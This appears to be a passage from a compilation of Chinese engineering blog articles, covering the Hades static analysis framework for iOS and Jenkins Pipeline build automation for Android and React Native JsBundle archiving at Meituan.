由于我们的项目较大，模型数据量也非常庞大，为了防止分析过程内存泄露的危险，提升分析性能，可以通过 `Lazy.js` 进行**惰性求值**，渐进加载有效解决了模型数据庞大的问题。

被 Lazy.js 加载的 JSON 对象，需要通过 TypeScript 声明来保证 HadesModel 具备类型。这样，我们就可以在 VSCode 中编写代码时，享受自动补全、类型推断，从而保证编写过程更加安全、高效。借助 VSCode 对 TypeScript 的良好支持，在编写分析过程中方便地 Debug。

最后 HadesLint Driver 会加载每个规则对象，在规则中分析 HadesModel 然后确定检查项是否合法。

当然，如果希望程序执行效率更高些，也可以尝试 OCaml+ATD 来构建 Lint 项目。

## HadesLint 应用案例：打印项目中的类名


需求描述：我们需要找到项目中定义的所有类名。

我们只需要通过脚手架创建新的规则，然后编写以下代码（HadesLint规则代码）：

```
this.hadesModels.each((hadesModel: HadesModel.HModel) => {
  hadesModel.class_list.forEach((occlass: HadesNode.Class) => {
    console.log(occlass.name);
```

```
  })
});
```

编写代码以后，可以在 VSCode 的 Debug 面板中开启调试：




HadesLint 开发调试界面

当然，除了以上简单的查询功能以外，我们也可以定制相对复杂的检查规则，比如继承链管控、方法复写检查、非空检查等。

在引出方法复写管控之前，开发者往往会通过随意继承的方式复写代码，或者通过不合理扩展方式来满足当前需求。但是，人工 Review 代码很难保证集成项目中，这些扩展或者子类在运行时的行为。因此，对继承链管控的需求非常有必要。我们的 App 之前就出现了扩展同名方法，意外导致方法复写，从而在程序运行时出现问题，甚至导致 Crash。

为此，我们在集成准入检查中加入了方法覆盖检查。当然，如果父类设计之初本身是希望子类复写，我们在 Lint 过程中通常会忽略这些合法的复写情况。

对于这类跨编译单元的分析需求，如果我们按照 Clang Static Analyser 是较难分析的，但是 Hades 就可以非常轻松地做到，因为 Hades 可以轻松获取整个继承链以及每个类的实现定义。

## Hades 应用案例（2）：构建 HadesDB

HadesModel 是结构化数据，因此，我们也可以将这些模型数据以 Document 的形式存储到文档型数据库中，例如：CouchDB。

在 CouchDB 的基础上建立模型数据库，这样便能够方便地通过 Map-Reduce 建立视图文档（Design Documents），然后，我们可以获取项目中包含的类及其方法列表、分析每个 Document 的字段按需输出结果。

例如，存储建立完整的项目 HadesModel 数据后，在 CouchDB 中建立 Design Document，然后在 Map Function 中编写以下代码:

```
function (doc) {
  if (doc.extracontext.macro_list !== null) {
    emit(doc._id, doc.extracontext.macro_list);
  }
}
```

CouchDB 支持 JS 代码编写 map-reduce，以上代码表示在当前的数据库中，对于每个 HadesModel Document 判断是否存在宏定义，如果存在，那么输出宏定义作为 Design Document 的结果。

最后，通过 CouchDB 接口返回可以获取如下结果：

```
// App 项目中源码中使用的所有宏定义信息：
{
  "total_rows": xxx,
  "offset": 0,
  "rows": [
    {
      "id": "NVShopInfoBlackPearlMultiDealCell",
      "key": "NVShopInfoBlackPearlMultiDealCell",
      "value": [
        {
          "name": "NVActionSheet",
          "expanded": true,
          "expandstr": "UIResponder<NVActionSheetDelegate> *",
          "location": ${path_location},
          ...
        }
      ]
    },
    ...
 ]
}
```

有了 HadesDB 以后，我们能赋予代码语义分析更大的想象空间。比如，可以利用 HadesDB 制作 Web 项目，通过 Web 页面搜索、查询我们所需要知道的语义信息和分析数据。

# 总结

本文介绍了在美团点评业务快速发展背景下，针对大型移动项目的静态分析需求，结合开源项目利弊，最终设计实现的静态分析框架 Hades。

Hades 作为大众点评移动研发的基础设施之一，在实践中得到了广泛的应用，为大型 App 项目的日常维护、代码分析提供支持。基于 HadesModel 的静态分析易上手，开发接入成本低，能够理解代码语义，具备全局分析能力等诸多优点。

最后，我们也希望 Hades 的设计是赋予创造能力的能力，而不仅仅是作为传统意义上的 Lint 辅助工具，这也是我们为什么不取名为“工具”，而是称之为“框架”的原因。当然，基于 Hades 我们也是能够很方便地制作出 Lint 工具的。

Hades 是否开源？不久将会开源，敬请期待。如果对我们平台感兴趣，欢迎小伙伴们加入大众点评的大家庭。

# 参考资料


- [1] Clang 8 documentation
- [2] Infer static analyzer
- [3] Clang Tidy
- [4] OCLint static analyzer

- [5] Apache CouchDB🔗
- [6] TypeScript🔗
- [7] ATD🔗
- [8] Lazy.js🔗
- [9] xcpretty🔗
- [10] Visual Studio Code🔗


# 作者简介


- 吴达，大众点评 iOS 技术专家，Hades 项目开发者。目前专注于移动 CI 研发，静态分析和点评 App 业务研发。
- 智聪，移动信息组件负责人，大众点评 iOS 高级专家。专注于移动工具链开发，对移动持续集成、静态分析平台建设有深刻理解和丰富的实践经验。


## 招聘信息

大众点评移动研发中心，Base 上海，为美团提供移动端底层基础设施服务，包含网络通信、移动监控、推送触达、动态化引擎、移动研发工具等。同时团队还承载流量分发、UGC、内容生态、个人中心等业务研发工作，长年虚位以待专注于移动端研发的各路英雄豪杰。欢迎投递简历：dawei.xing@dianping.com。

# Jenkins的Pipeline脚本在美团餐饮SaaS中的实践

作者: 张杰 王浩

## 一、背景

在日常开发中，我们经常会有发布需求，而且还会遇到各种环境，比如：线上环境（Online），模拟环境（Staging），开发环境（Dev）等。最简单的就是手动构建、上传服务器，但这种方式太过于繁琐，使用持续集成可以完美地解决这个问题，推荐了解一下 Jenkins 。

Jenkins构建也有很多种方式，现在使用比较多的是自由风格的软件项目（Jenkins构建的一种方式，会结合SCM和构建系统来构建你的项目，甚至可以构建软件以外的系统）的方式。针对单个项目的简单构建，这种方式已经足够了，但是针对多个类似且又存在差异的项目，就难以满足要求，否则就需要大量的job来支持，这就存在，一个小的变动，就需要修改很多个job的情况，难以维护。我们团队之前就存在这样的问题。

目前，我们团队主要负责开发和维护多个Android项目，而且每个项目都需要构建，每个构建流程非常类似但又存在一定的差异。比如构建的流程大概如下：

- 克隆代码；
- 静态代码检查（可选）；
- 单元测试（可选）；
- 编译打包APK或者热补丁；
- APK分析，获取版本号（VersionCode），包的Hash值（apkhash）等；
- 加固；
- 上传测试分发平台；
- 存档（可选）；
- 触发自动化测试（可选）；
- 通知负责人构建结果等。

整个流程大体上是相同的，但是又存在一些差异。比如有的构建可以没有单元测试，有的构建不用触发自动化测试，而且构建结果通知的负责人也不同。如果使用自由风格软件项目的普通构建，每个项目都要建立一个job来处理流程（可能会调用其他job）。

这种处理方式原本也是可以的，但是必须考虑到，可能会有新的流程接入（比如二次签名），构建流程也可能存在Bug等多种问题。无论哪种情况，一旦修改主构建流程，每个项目的job都需要修改和测试，就必然会浪费大量的时间。针对这种情况，我们使用了Pipeline的构建方式来解决。

当然，如果有项目集成了React Native，还需要构建JsBundle。在Native修改以后，JsBundle不一定会有更新，如果是构建Native的时候一起构建JsBundle，就会造成很多资源浪费。并且直接把JsBundle这类大文件放在Native的Git仓库里，也不是特别合适。

本文是分享一种 `Pipeline` 的使用经验，来解决这类问题。


# 二、Pipeline的介绍

Pipeline也就是构建流水线，对于程序员来说，最好的解释是：使用代码来控制项目的构建、测试、部署等。使用它的好处有很多，包括但不限于： – 使用Pipeline可以非常灵活的控制整个构建过程； – 可以清楚的知道每个构建阶段使用的时间，方便构建的优化； – 构建出错，使用stageView可以快速定位出错的阶段； – 一个job可以搞定整个构建，方便管理和维护等。

**Stage View**


# 三、使用Pipeline构建

新建一个Pipeline项目，写入Pipeline的构建脚本，就像下面这样:





对于单个项目来说，使用这样的Pipeline来构建能够满足绝大部分需求，但是这样做也有很多缺陷，包括：

- 多个项目的Pipeline打包脚本不能公用，导致一个项目写一份脚本，维护比较麻烦。一个变动，需要修改多个job的脚本；
- 多个人维护构建job的时候，可能会覆盖彼此的代码；
- 修改脚本失败以后，无法回滚到上个版本；
- 无法进行构建脚本的版本管理，老版本发修复版本需要构建，可能和现在用的job版本已经不一样了，等等。


# 四、把Pipeline当代码写

既然存在缺陷，我们就要找更好的方式，其实Jenkins提供了一个更优雅的管理Pipeline脚本的方式，在配置项目Pipeline的时候，选择 `Pipeline script from SCM` ，就像下面这样：




这样，Jenkins在启动job的时候，首先会去仓库里面拉取脚本，然后再运行这个脚本。在脚本里面，我们规定的构建方式和流程，就会按部就班地执行。构建的脚本，可以实现多人维护，还可以Review，避免出错。


以上就算搭建好了一个基础，而针对多个项目时，还有一些事情要做，不可能完全一样，以下是构建的结构图：




如此以来，我们的构建数据来源分为三部分：job UI界面、仓库的通用Pipeline脚本、项目下的特殊配置，我们分别来看一下。

## job UI界面（参数化构建）

在配置job的时候，选择参数化构建过程，传入项目仓库地址、分支、构建通知人等等。还可以增加更多的参数 ，这些参数的特点是，可能需要经常修改，比如灵活选择构建的代码分支。




## 项目配置

在项目工程里面，放入针对这个项目的配置，一般是一个项目固定，不经常修改的参数，比如项目名字，如下图：


## 注入构建信息

QA提一个Bug，我们需要确定，这是哪次的构建，或者要知道commitId，从而方便进行定位。因此在构建时，可以把构建信息注入到APK之中。

1. 把属性注入到 `gradle.properties`

```
# 应用的后端环境
APP_ENV=Beta
# CI 打包的编号，方便确定测试的版本，不通过 CI 打包，默认是 0
CI_BUILD_NUMBER=0
# CI 打包的时间，方便确定测试的版本，不通过 CI 打包，默认是 0
CI_BUILD_TIMESTAMP=0
```

1. 在build.gradle里设置buildConfigField

```
#使用的是gradle.properties里面注入的值
buildConfigField "String", "APP_ENV", "\"${APP_ENV}\""
buildConfigField "String", "CI_BUILD_NUMBER", "\"${CI_BUILD_NUMBER}\""
buildConfigField "String", "CI_BUILD_TIMESTAMP", "\"${CI_BUILD_TIMESTAMP}\""
buildConfigField "String", "GIT_COMMIT_ID", "\"${getCommitId()}\""

//获取当前Git commitId
String getCommitId() {
    try {
        def commitId = 'git rev-parse HEAD'.execute().text.trim()
        return commitId;
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

1. 显示构建信息

在App里，找个合适的位置，比如开发者选项里面，把刚才的信息显示出来。QA提Bug时，要求他们把这个信息一起带上

```
mCIIdtv.setText(String.format("CI 构建号:%s", BuildConfig.CI_BUILD_NUMBER));
mCITimetv.setText(String.format("CI 构建时间:%s", BuildConfig.CI_BUILD_TIMESTAMP));
mCommitIdtv.setText(String.format("Git CommitId:%s", BuildConfig.GIT_COMMIT_ID));
```

# 仓库的通用Pipeline脚本

通用脚本是抽象出来的构建过程，遇到和项目有关的都需要定义成变量，再从变量里进行读取，不要在通用脚本里写死。

```
node {
        try{
                stage('检出代码'){//从git仓库中检出代码
                git branch: "${BRANCH}",credentialsId: 'xxxxx-xxxx-xxxx-xxxx-xxxxxxx', url: "${REPO_URL}"
                loadProjectConfig();
                }
                stage(    '编译'){
                        //这里是构建，你可以调用job入参或者项目配置的参数，比如：
                        echo "项目名字 ${APP_CHINESE_NAME}"
                        //可以判断
                        if (Boolean.valueOf("${IS_USE_CODE_CHECK}")) {
                                echo "需要静态代码检查"
                        } else {
                                echo "不需要静态代码检查"
                        }

                }
                stage(    '存档'){//这个演示的Android的项目，实际使用中，请根据自己的产物确定
                       def apk = getShEchoResult ("find ./lineup/build/outputs/apk -name '*.apk'")
                       def artifactsDir="artifacts"//存放产物的文件夹
                sh "mkdir ${artifactsDir}"
                sh "mv ${apk} ${artifactsDir}"
                archiveArtifacts "${artifactsDir}/*"
                }
                stage(    '通知负责人'){
```

```
                    emailext body: "构建项目:${BUILD_URL}\r\n构建完成", subject: '构建结果通知【成功】', to: "${EMAIL}"
                }
        } catch (e) {
                emailext body: "构建项目:${BUILD_URL}\r\n构建失败, \r\n错误消息: ${e.toString()}", subject: '构建结果通知【失败】', t
o: "${EMAIL}"
        } finally{
                // 清空工作空间
        cleanWs notFailBuild: true
        }


}

// 获取 shell 命令输出内容
def getShEchoResult(cmd) {
    def getShEchoResultCmd = "ECHO_RESULT=`${cmd}`\necho \${ECHO_RESULT}"
    return sh (
        script: getShEchoResultCmd,
        returnStdout: true
    ).trim()
}

//加载项目里面的配置文件
def loadProjectConfig(){
    def jenkinsConfigFile="./jenkins.groovy"
    if (fileExists("${jenkinsConfigFile}")) {
        load "${jenkinsConfigFile}"
        echo "找到打包参数文件${jenkinsConfigFile}, 加载成功"
    } else {
        echo "${jenkinsConfigFile}不存在,请在项目${jenkinsConfigFile}里面配置打包参数"
        sh "exit 1"
    }
}
```

轻轻的点两下 `Build with Parameters -> 开始构建` ，然后等几分钟的时间，就能够收到邮件。


# 五、其他构建结构

以上，仅仅是针对我们当前遇到问题的一种不错的解决方案，可能并不完全适用于所有场景，但是可以根据上面的结构进行调整，比如：

- 根据stage拆分出不同的Pipeline脚本，这样方便CI的维护，一个或者几个人维护构建中的一个stage；
- 把构建过程中的stage做成普通的 自由风格的软件项目 的job，把它们作为基础服务，在Pipeline中调用这些基础服务等。

# 六、当遇上React Native

当项目引入了React Native以后，因为技术栈的原因，React Native的页面是由前端团队开发，但容器和原生组件是Android团队维护，构建流程也发生了一些变化。

## 方案对比

| 方案 | 说明 | 缺点 | 优点 |
| --- | --- | --- | --- |
| 手动拷贝 | 等JsBundle构建好了，再手动把构建完成的产物，拷贝到Native工程里面 | 1. 每次手动操作，比较麻烦，效率低，容易出错<br>2. 涉及到跨端合作，每次要去前端团队主动拿JsBundle<br>3. Git不适合管理大文件和二进制文件 | 简单粗暴 |
| 使用submodule保存构建好的JsBundle | 直接把JsBundle放在Native仓库的一个submodule里面，由前端团队主动更新，每次更新Native的时候，直接就拿到了最新的JsBundle | 1. 简单无开发成本<br>2. 不方便单独控制JsBundle的版本<br>3. Git不适合管理大文件和二进制文件 | 前端团队可以主动更新JsBundle |
| 使用submodule管理JsBundle的源码 | 直接把JsBundle的源码放在Native仓库的一个submodule里面，由前端团队开发更新，每次构建Native的时候，先构构建JsBundle | 1. 不方便单独控制JsBundle的版本<br>2. 即使JsBundle无更新，也需要构建，构建速度慢，浪费资源 | 方便灵活 |
| 分开构建，产物存档 | JsBundle和Native分开构建，构建完了的JsBundle分版本存档，Native构建的时候，直接去下载构建好了的JsBundle版本 | 1. 通过配置管理JsBundle，解放Git<br>2. 方便Jenkins构建的时候，动态配置需要的JsBundle版本 | 1. 需要花费时间建立流程<br>2. 需要开发Gradle的JsBundle下载插件 |


前端团队开发页面，构建后生成JsBundle，Android团队拿到前端构建的JsBundle，一起打包生成最终的产物。 在我们开发过程中，JsBundle修改以后，不一定需要修改Native，Native构建的时候，也不一定每次都需要重新构建JsBundle。并且这两个部分由两个团队负责，各自独立发版，构建的时候也应该独立构建，不应该融合到一起。

综合对比，我们选择了使用分开构建的方式来实现。

## 分开构建

因为需要分开发布版本，所以JsBundle的构建和Native的构建要分开，使用两个不同的job来完成，这样也方便两个团队自行操作，避免相互影响。 JsBundle的构建，也可以参考上文提到的Pipeline的构建方式来做，这里不再赘述。

在独立构建以后，怎么才能组合到一起呢？我们是这样思考的：JsBundle构建以后，分版本的储存在一个地方，供Native在构建时下载需要版本的JsBundle，大致的流程如下：




这个流程有两个核心，一个是构建的JsBundle归档存储，一个是在Native构建时去下载。

## JsBundle归档存储

| 方案 | 缺点 | 优点 |
| --- | --- | --- |
| 直接存档在Jenkins上面 | 1. JsBundle不能汇总浏览<br>2. Jenkins很多人可能要下载，命名带有版本号，时间，分支等，命名不统一，不方便构建下载地址<br>3. 下载Jenkins上面的产物需要登陆授权，比较麻烦 | 1. 实现简单，一句代码就搞定，成本低 |
| 自己构建一个存储服务 | 1. 工程大，开发成本高<br>2. 维护起来麻烦 | 可扩展，灵活性高 |
| MSS<br>(美团存储服务) | 无 | 1. 储存空间大<br>2. 可靠性高，配合CDN下载速度快<br>3. 维护成本低， 价格便宜 |

这里我们选择了MSS。 上传文件到MSS，可以使用 `s3cmd` ，但毕竟不是每个Slave上面都有安装，通用性不强。为了保证稳定可靠，这里基于 MSS的SDK 写个小工具即可，比较简单，几行代码就可以搞定：

```
private static String TenantId = "mss_TenantId==";
private static AmazonS3 s3Client;

public static void main(String[] args) throws IOException {
        if (args == null || args.length != 3) {
                System.out.println("请依次输入：inputFile、bucketName、objectName");
                return;
        }
        s3Client = AmazonS3ClientProvider.CreateAmazonS3Conn();
        uploadObject(args[0], args[1], args[2]);
}

public static void uploadObject(String inputFile, String bucketName, String objectName) {
        try {
                File file = new File(inputFile);
                if (!file.exists()) {
                        System.out.println("文件不存在：" + file.getPath());
                        return;
                }
                s3Client.putObject(new PutObjectRequest(bucketName, objectName, file));
                System.out.printf("上传%s到MSS成功：%s/v1/%s/%s/%se", inputFile, AmazonS3ClientProvider.url, TenantId, bucketNa
me, objectName);
        } catch (AmazonServiceException ase) {
                System.out.println("Caught an AmazonServiceException, which " +
                                "means your request made it " +
                                "to Amazon S3, but was rejected with an error response" +
                                " for some reason.");
                System.out.println("Error Message:    " + ase.getMessage());
                System.out.println("HTTP Status Code: " + ase.getStatusCode());
                System.out.println("AWS Error Code:   " + ase.getErrorCode());
                System.out.println("Error Type:       " + ase.getErrorType());
                System.out.println("Request ID:       " + ase.getRequestId());
        } catch (AmazonClientException ace) {
                System.out.println("Caught an AmazonClientException, which " +
                                "means the client encountered " +
                                "an internal error while trying to " +
                                "communicate with S3, " +
                                "such as not being able to access the network.");
                System.out.println("Error Message: " + ace.getMessage());
        }
}
```

我们直接在Pipeline里构建完成后，调用这个工具就可以了。 当然，JsBundle也分类型，在调试的时候可能随时需要更新，这些JsBundle不需要永久保存，一段时间后就可以删除了。在删除时，可以参考 MSS生命周期管理 。所以，我们在构建JsBundle的job里，添加一个参数来区分。

```
//根据TYPE，上传到不同的bucket里面
def bucket = "rn-bundle-prod"
if ("${TYPE}" == "dev") {
        bucket = "rn-bundle-dev" //有生命周期管理，一段时间后自动删除
}
echo "开始JsBundle上传到MSS"
//jar地址需要替换成你自己的
sh "curl -s -S -L  http://s3plus.sankuai.com/v1/mss_xxxxx==/rn-bundle-prod/rn.bundle.upload-0.0.1.jar -o upload.jar"
sh "java -jar upload.jar ${archiveZip} ${bucket} ${PROJECT}/${targetZip}"
echo "上传JsBundle到MSS:${archiveZip}"
```

## Native构建时JsBundle的下载

为了实现构建时能够自动下载，我们写了一个Gradle的插件。

首先要在build.gradle里面配置插件依赖：

```
classpath 'com.zjiecode:rn-bundle-gradle-plugin:0.0.1'
```

在需要的Module应用插件：

```
apply plugin: 'mt-rn-bundle-download'
```

在build.gradle里面配置JsBundle的信息：

```
RNDownloadConfig {
    //远程文件目录,因为有多种类型，所以这里可以填多个。
    paths = [
            'http://msstest-corp.sankuai.com/v1/mss_xxxx==/rn-bundle-dev/xxx/',
            'http://msstest-corp.sankuai.com/v1/mss_xxxx==/rn-bundle-prod/xxx/'
    ]
    version  = "1"//版本号，这里使用的是打包JsBundle的BUILD_NUMBER
    fileName = 'xxxx.android.bundle-%s.zip' //远程文件的文件名,%s会用上面的version来填充
    outFile  = 'xxxx/src/main/assets/JsBundle/xxxx.android.bundle.zip' // 下载后的存储路径，相对于项目根目录
}
```

插件会在package的task前面，插入一个下载的task，task读取上面的配置信息，在打包阶段检查是否已经存在这个版本的JsBundle。如果不存在，就会去归档的JsBundle里，下载我们需要的JsBundle。 当然，这里的version可以使用上文介绍的 注入构建信息 的方式，通过job参数的方式进行注入。这样在Jenkins构建Native时，就可以动态地填写需要JsBundle的版本了。

这个Gradle插件，我们已经放到到了github仓库，你可以基于此修改，当然，也欢迎PR。

https://github.com/zjiecode/rn-bundle-gradle-plugin

# 六、总结

**我们把一个构建分成了好几个部分，带来的好处如下：**

- 核心构建过程，只需要维护一份，减轻维护工作；
- 方便多个人维护构建CI，避免Pipeline代码被覆盖；
- 方便构建job的版本管理，比如要修复某个已经发布的版本，可以很方便切换到发布版本时候用的Pipeline脚本版本；
- 每个项目，配置也比较灵活，如果项目配置不够灵活，可以尝试定义更多的变量；
- 构建过程可视化，方便针对性优化和错误定位等。

**当然，Pipeline也存在一些弊端，比如：**

- 语法不够友好，但好在Jenkins提供了一个比较强大的帮助工具（Pipeline Syntax）；
- 代码测试繁琐，没有本地运行环境，每次测试都需要提交运行一个job，等等。

当项目集成了React Native时，配合Pipeline，我们可以把JsBundle的构建产物上传到MSS归档。在构建Native的时候 ，可以动态地下载。

# 七、作者


